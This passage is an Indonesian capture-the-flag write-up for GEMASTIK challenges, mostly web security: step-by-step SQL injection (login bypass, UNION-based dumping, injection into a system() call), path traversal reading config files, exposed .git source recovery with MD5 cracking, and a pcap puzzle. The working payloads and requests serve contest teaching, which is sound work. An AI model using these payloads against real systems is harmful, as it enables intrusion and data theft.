6. Sisanya sampai depan adalah isi dari ciphertext yang sebenarnya (part1) dienkripsi dengan AES CFB

Buat script python untuk dekripsi yang ternyata hasilnya adalah PDF

```
>>> enc = open("/tmp/important.enc").read()
>>> key1 = shadow(enc[-16-16-64-16:-16-16-64])
>>> iv1 = shadow(enc[-16-16-64-16-16:-16-16-64-16])
>>> from Crypto.Cipher import AES
>>> cipher1 = AES.new(key1, AES.MODE_CFB, iv1)
>>> plain = cipher1.decrypt(enc)
>>> f = open('/tmp/decrypted', 'w')
>>> f.write(plain)
```

Didapatkan flagnya di PDF



GEMASTIK{one_step_closer_to_become_crypt0_ninja}

FLAG: GEMASTIK{one_step_closer_to_become_crypt0_ninja}

Web Security

Administrator Login

Administrator Login

50


Halaman admin ini diproteksi agar user tidak memasukkan karakter selain a-z dengan harapan meminimalisasi terjadinya SQL Injection.

Tentunya Anda tertantang untuk mengujinya. Masuklah ke halaman admin dan dapatkan Flag-nya.


Alamat Web:

<https://target.netsec.gemastik.ui.ac.id/d595506b6444864fe4e0702c98317587/administrator-login/>

1. Terdapat target form login yang hanya diproteksi javascript.



2. Buka developer mode di browser lalu inspect request.
3. Lalu copy sebagai request cURL



4. Ubah parameter username dengan payload sql injection

```
$ curl
'https://target.netsec.gemastik.ui.ac.id/d595506b6444864fe4e0702c98317587/administ
rator-login/' -H 'Cookie: _ga=GA1.3.747740754.1460527214;
PHPSESSID=ntsa9clt1n3km5pfkmdcjjsgu7' -H 'Origin:
https://target.netsec.gemastik.ui.ac.id' -H 'Accept-Encoding: gzip, deflate' -H
'Accept-Language: en-US,en;q=0.8,id;q=0.6,ko;q=0.4' -H 'Upgrade-Insecure-Requests: 1'
-H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/49.0.2623.112 Safari/537.36' -H 'Content-Type:
application/x-www-form-urlencoded' -H 'Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8' -H
'Cache-Control: max-age=0' -H 'Referer:
https://target.netsec.gemastik.ui.ac.id/d595506b6444864fe4e0702c98317587/administ
rator-login/' -H 'Connection: keep-alive' -H 'DNT: 1' --data "username=test' or 1=1 --
&password=test" --compressed
```

5. Didapatkan flagnya

```

        <h1><strong>Administrator</strong> Login</h1>
      </div>
    </div>
    <div class="row">
      <div class="col-sm-6 col-sm-offset-3 form-box">
        <h2 class='text'>GEMASTIK{JS_filter_will_not_save_u}</h3>
      </div>
    </div>
  </div>

  <!-- Javascript -->
  <script src="assets/js/jquery-1.11.1.min.js"></script>
  <script src="assets/bootstrap/js/bootstrap.min.js"></script>
  <script src="assets/js/jquery.backstretch.min.js"></script>
  <script src="assets/js/scripts.js"></script>
```

FLAG: GEMASTIK{JS_filter_will_not_save_u}

E-Goverment Repository

E-Government Repository

75


Pemerintah Kota Dunia Digital membuat web repository sebagai pusat unduh dokumen-dokumen publik milik pemerintah untuk menjaga transparansi.

Anda pun penasaran dengan keamanan dari web tersebut.

Alamat Web:

<https://target.netsec.gemastik.ui.ac.id/4d87e482b4f7b56fcfa208a2889bdbe/e-government-repository/>

1. Target sebuah web e government yang mengunduh sebuah file pdf



2. Ketika mengunduh terdapat url

<https://target.netsec.gemastik.ui.ac.id/4d87e482b4f7b56fcfa208a2889bdbe/e-government-repository/download.php?file=Data%20Penduduk%20Tahun%202015.pdf&token=RGF0YSBQZW5kdWR1ayBUYWh1biAyMDE1LnBkZg==&cat=Kependudukan>

3. Diketahui token adalah base64 dari nama file dan setelah dicoba-coba parameter cat merupakan folder yang terdapat pada "files".

4. Saya coba download "download.php", Buat token base64

```
hrdn@hackbox ~/Desktop
$ echo -n "download.php" | base64
ZG93bmxvYWQucGhw
```

5. Ubah folder files menjadi '../' untuk mundur direktori

<https://target.netsec.gemastik.ui.ac.id/4d87e482b4f7b56fcafa208a2889bdbe/e-government-repository/download.php?file=download.php&token=ZG93bmxvYWQucGhw&cat=../>

6. Didapatkan isi filenya

```
<?php
include('config.php');

if (isset($_GET['file']) && isset($_GET['token']) && isset($_GET['cat'])) {
    $file = $_GET['file'];
    $token = $_GET['token'];
    $cat = $_GET['cat'];
    if ($token == base64_encode($file)) {
        $file_path = PATH . "/" . $cat . "/" . $file;
        if (file_exists($file_path)) {
            header('Content-Description: File Transfer');
            header('Content-Type: application/pdf');
            header('Content-Disposition: attachment; filename="'.basename($file).'"');
            header('Expires: 0');
            header('Cache-Control: must-revalidate');
            header('Pragma: public');
            header('Content-Length: ' . filesize($file_path));
            readfile($file_path);
            exit;
        }
    }
}
?>
```

7. Lalu saya coba download 'config.php' (base64: Y29uZmlnLnBocA==)

<https://target.netsec.gemastik.ui.ac.id/4d87e482b4f7b56fcafa208a2889bdbe/e-government-repository/download.php?file=config.php&token=Y29uZmlnLnBocA==&cat=../>

8. Didapatkan isi file config.php

```
<?php
define('PATH', 'files');
define('FLAG',
'GEMASTIK{The_Panama_Papers_are_the_largest_data_leak_and_caused_by_LFI}');
?>
```

FLAG:

GEMASTIK{The_Panama_Papers_are_the_largest_data_leak_and_caused_by_LFI}

Travel & Beyond

Travel & Beyond

100

Technology Company di industri Travel sangat diminati saat ini karena kemudahannya. Sebagai web yang penuh dengan lalu lintas transaksi, keamanan web haruslah benar-benar diperhatikan.

Temukan cara untuk melakukan database dump pada web Travel berikut.

Alamat Web:

<https://target.netsec.gemastik.ui.ac.id/092c3b34fb7b7552859b236e97652c0e/travel-beyond/>

1. Terdapat website travel yang mencari harga tiap kota

← → ↻ 🏠 <https://target.netsec.gemastik.ui.ac.id/092c3b34fb7b7552859b236e97652c0e/travel-beyond/result.php?search=bandung>

Destinasi Ditemukan

BANDUNG

Hotel for 5 Night, Taxi, Tour Guide, Foods

Kebun Binatang Bandung, Trans Studio, Lembang, Kampung Gajah, Kawah Putih, Ciwidey, Tangkuban Perahu

Rp **6.000.000**

PESAN

2. Diketahui bahwa website tersebut bercelah sql injection

← → ↻ 🏠 <https://target.netsec.gemastik.ui.ac.id/092c3b34fb7b7552859b236e97652c0e/travel-beyond/result.php?search=bandung%27>
Query Error: SELECT * FROM destination WHERE destination LIKE '%bandung%';

Destinasi Tidak Ditemukan

3. Menghitung kolom pada table

<https://target.netsec.gemastik.ui.ac.id/092c3b34fb7b7552859b236e97652c0e/travel-beyond/result.php?search=wrong%27union%20select%201,2,3%20--%20%20>

Jika error maka jumlah kolom salah

← → ↻ 🏠 <https://target.netsec.gemastik.ui.ac.id/092c3b34fb7b7552859b236e97652c0e/travel-beyond/result.php?search=wrong%27union%21>
Query Error: SELECT * FROM destination WHERE destination LIKE '%wrong'union select 1,2,3 -- %';

Destinasi Tidak Ditemukan

Diketahui jumlah kolom 5

← → ↻ 🏠 <https://target.netsec.gemastik.ui.ac.id/092c3b34fb7b7552859b236e97652c0e/travel-beyond/result.php?search=wrong%27union%20select%201,2,3,4,5%20--%20%2>

Destinasi Ditemukan

2
3
4
Rp

4. Cari nama table

[https://target.netsec.gemastik.ui.ac.id/092c3b34fb7b7552859b236e97652c0e/travel-beyond/result.php?search=wrong%27union%20select%201,2,group_concat\(table_name\),4,5 FROM information_schema.tables WHERE table_schema != 'mysql' AND table_schema != 'information_schema' %20--%20%20](https://target.netsec.gemastik.ui.ac.id/092c3b34fb7b7552859b236e97652c0e/travel-beyond/result.php?search=wrong%27union%20select%201,2,group_concat(table_name),4,5 FROM information_schema.tables WHERE table_schema != 'mysql' AND table_schema != 'information_schema' %20--%20%20)

Destinasi Ditemukan

2
destination,flag
4
Rp
PESAN

5.

[https://target.netsec.gemastik.ui.ac.id/092c3b34fb7b7552859b236e97652c0e/travel-beyond/result.php?search=wrong%27union%20select%201,2,group_concat\(column_name\),4,5](https://target.netsec.gemastik.ui.ac.id/092c3b34fb7b7552859b236e97652c0e/travel-beyond/result.php?search=wrong%27union%20select%201,2,group_concat(column_name),4,5) FROM information_schema.columns WHERE table_schema != 'mysql' AND table_schema != 'information_schema' %20--%20%20

← → ↻ 🏠 <https://target.netsec.gemastik.ui.ac.id/092c3b34fb7b7552859b236e97652c0e/travel-beyond/result.php?search=wrong%27union%20select%201,2,flag,4,5%20from%20flag%20--%20%20>

Destinasi Ditemukan

2
id,destination,facilities,tourism_place,price,flag
4
Rp
<input type="button" value="PESAN"/>

<https://target.netsec.gemastik.ui.ac.id/092c3b34fb7b7552859b236e97652c0e/travel-beyond/result.php?search=wrong%27union%20select%201,2,flag,4,5%20from%20flag%20--%20%20>

← → ↻ 🏠 <https://target.netsec.gemastik.ui.ac.id/092c3b34fb7b7552859b236e97652c0e/travel-beyond/result.php?search=wrong%27union%20select%201,2,flag,4,5%20from%20flag%20--%20%20>

Destinasi Ditemukan

2
GEMASTIK{Why_u_Web_Developer_still_cant_prevent_SQL_InjectionN_after_m

FLAG:

GEMASTIK{Why_u_Web_Developer_still_cant_prevent_SQL_InjectionN_after_more_than_15_years_of_discovery}

Intranet Maintenance

Intranet Maintenance

125


Suatu hari, jaringan sebuah kantor harus di-maintenance sehingga sistem informasi yang berada di intranet tidak bisa diakses. Admin pun mengedit halaman login dengan Gedit (Text Editor yang ada di server Linux) untuk pemberitahuan maintenance. Pegawai tetap harus login ke dalam sistem informasi untuk melakukan pencatatan presensi.

Anda mendapatkan akses ke dalam intranet dan melihat halaman login yang baru saja diedit oleh admin.


Alamat Web:

<https://target.netsec.gemastik.ui.ac.id/1b3ee224322327c8eb8ba2c7b181f29b/intranet-maintenance/>

1. Diketahui admin sedang edit pakai gedit, yang file backupnya ditambahkan tilde (~)
2. Kunjungi <https://target.netsec.gemastik.ui.ac.id/1b3ee224322327c8eb8ba2c7b181f29b/intranet-maintenance/index.php~> didapatkan source code sebelum maintain
3. Diketahui juga bahwa halaman login vulnerable sql injection.
4. Cari jumlah kolom pada halaman, didapatkan 3



5. Setelah baca source code kita dapat mengontrol variable \$auth_email yaitu urutan kedua pada select, variable itu akan dijalankan ke fungsi system() yang kemungkinan RCE
6. Masukkan payload '**union select 1,"; ls -la ;echo a ",3 LIMIT 1 --**



7. Terdapat db.php.save yang isinya flag

← → ↻ 🏠 <https://target.netsec.gemastik.ui.ac.id/1b3ee224322327c8eb8ba2c7b181f29b/intranet-maintenance/db.php.save>

```
<?php
define('DB_SERVER', 'localhost');
define('DB_USERNAME', 'root');
define('DB_PASSWORD', 'web4');
define('DB_DATABASE', '');
define('FLAG', 'GEMASTIK{just_another_admin_who_dont_care_about_s3curity}');
$db = mysqli_connect(DB_SERVER,DB_USERNAME,DB_PASSWORD,DB_DATABASE);
?>
```

FLAG: GEMASTIK{just_another_admin_who_dont_care_about_s3cur1ty}

E-Vote System

150

Pemilihan presiden Dunia Digital dilakukan dengan sistem E-Vote. Keamanan sistem ini sangatlah krusial karena menyangkut dengan dunia politik dan kestabilan negara.

Saatnya menguji keamanan sistem E-Vote yang digunakan.


Alamat Web:

<https://target.netsec.gemastik.ui.ac.id/3a8c9e41d7f09e76e058147a200f2229/e-vote-system/>

1. Setelah dicoba-coba terlihat tidak vulnerable. Namun ada yang mencurigakan ketika merequest `/.git/` dan `/alskdjlkdas/`. Halaman 404 nya berbeda. Sepertinya didalam `/.git/` adalah halaman 404 palsu
2. Saya curiga ada git disitu akhirnya saya mencoba menggunakan `dvcs-ripper` untuk dump semua sourcecodenya
3. Didalam `index.php` terdapat id dan hashnya

```
// Insert dummy account
$database->insert('voter', [
    'id' => 88888888,
    'token' => '4783e784b4fa2fba9e4d6502dbc64f8f',
    'privilege' => 1
]);
```

4. Hashnya didecrypt yaitu **ABCDEFGH**
<http://md5cracker.org/decrypted-md5-hash/4783e784b4fa2fba9e4d6502dbc64f8f>
5. Setelah login



6.

```
session_start();
if (isset($_SESSION['auth'])) {
    $auth = $_SESSION['auth'];
} else {
    header('Location:../e-vote-system');
    exit();
}

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    extract($_POST);
}

$title_msg = "Welcome to E-Vote!";
$content_msg = "Silahkan pilih kandidat yang Anda pilih dengan menekan
tombol di bawah foto kandidat.";

$privilege = $auth['privilege'];
```

Buat form tambahan di vote



Submit lalu refresh



FLAG: **GEMASTIK{haXing_the_presidential_3l3ct10n_is_r34l}**

Network Packet


Can You See Me

Can You See Me

50

Anda sedang melakukan sniffing terhadap suatu jaringan WLAN yang tidak terenkripsi. Anda pun mencurigai bahwa ada seseorang yang mencoba untuk melakukan login ke sistem Router.

1. Didapatkan sebuah file pcap, setelah dianalisa didapatkan sebuah flag.



2. Seperti terdapat karakter "backspace" yang ditandai dengan titik. Pada flag "GEMASTIK{now_y.yo.0u_s33_me}" saya hapus ".", "o" dan "y" didapatkan flag aslinya
3. Sepertinya terdapat karakter "backspace" yang ditandai dengan titik. Pada flag "GEMASTIK{now_y.yo.0u_s33_me}" saya hapus ".", "o" dan "y" didapatkan flag aslinya

FLAG: GEMASTIK{now_y0u_s33_me}

Incident Analysis

Incident Analysis

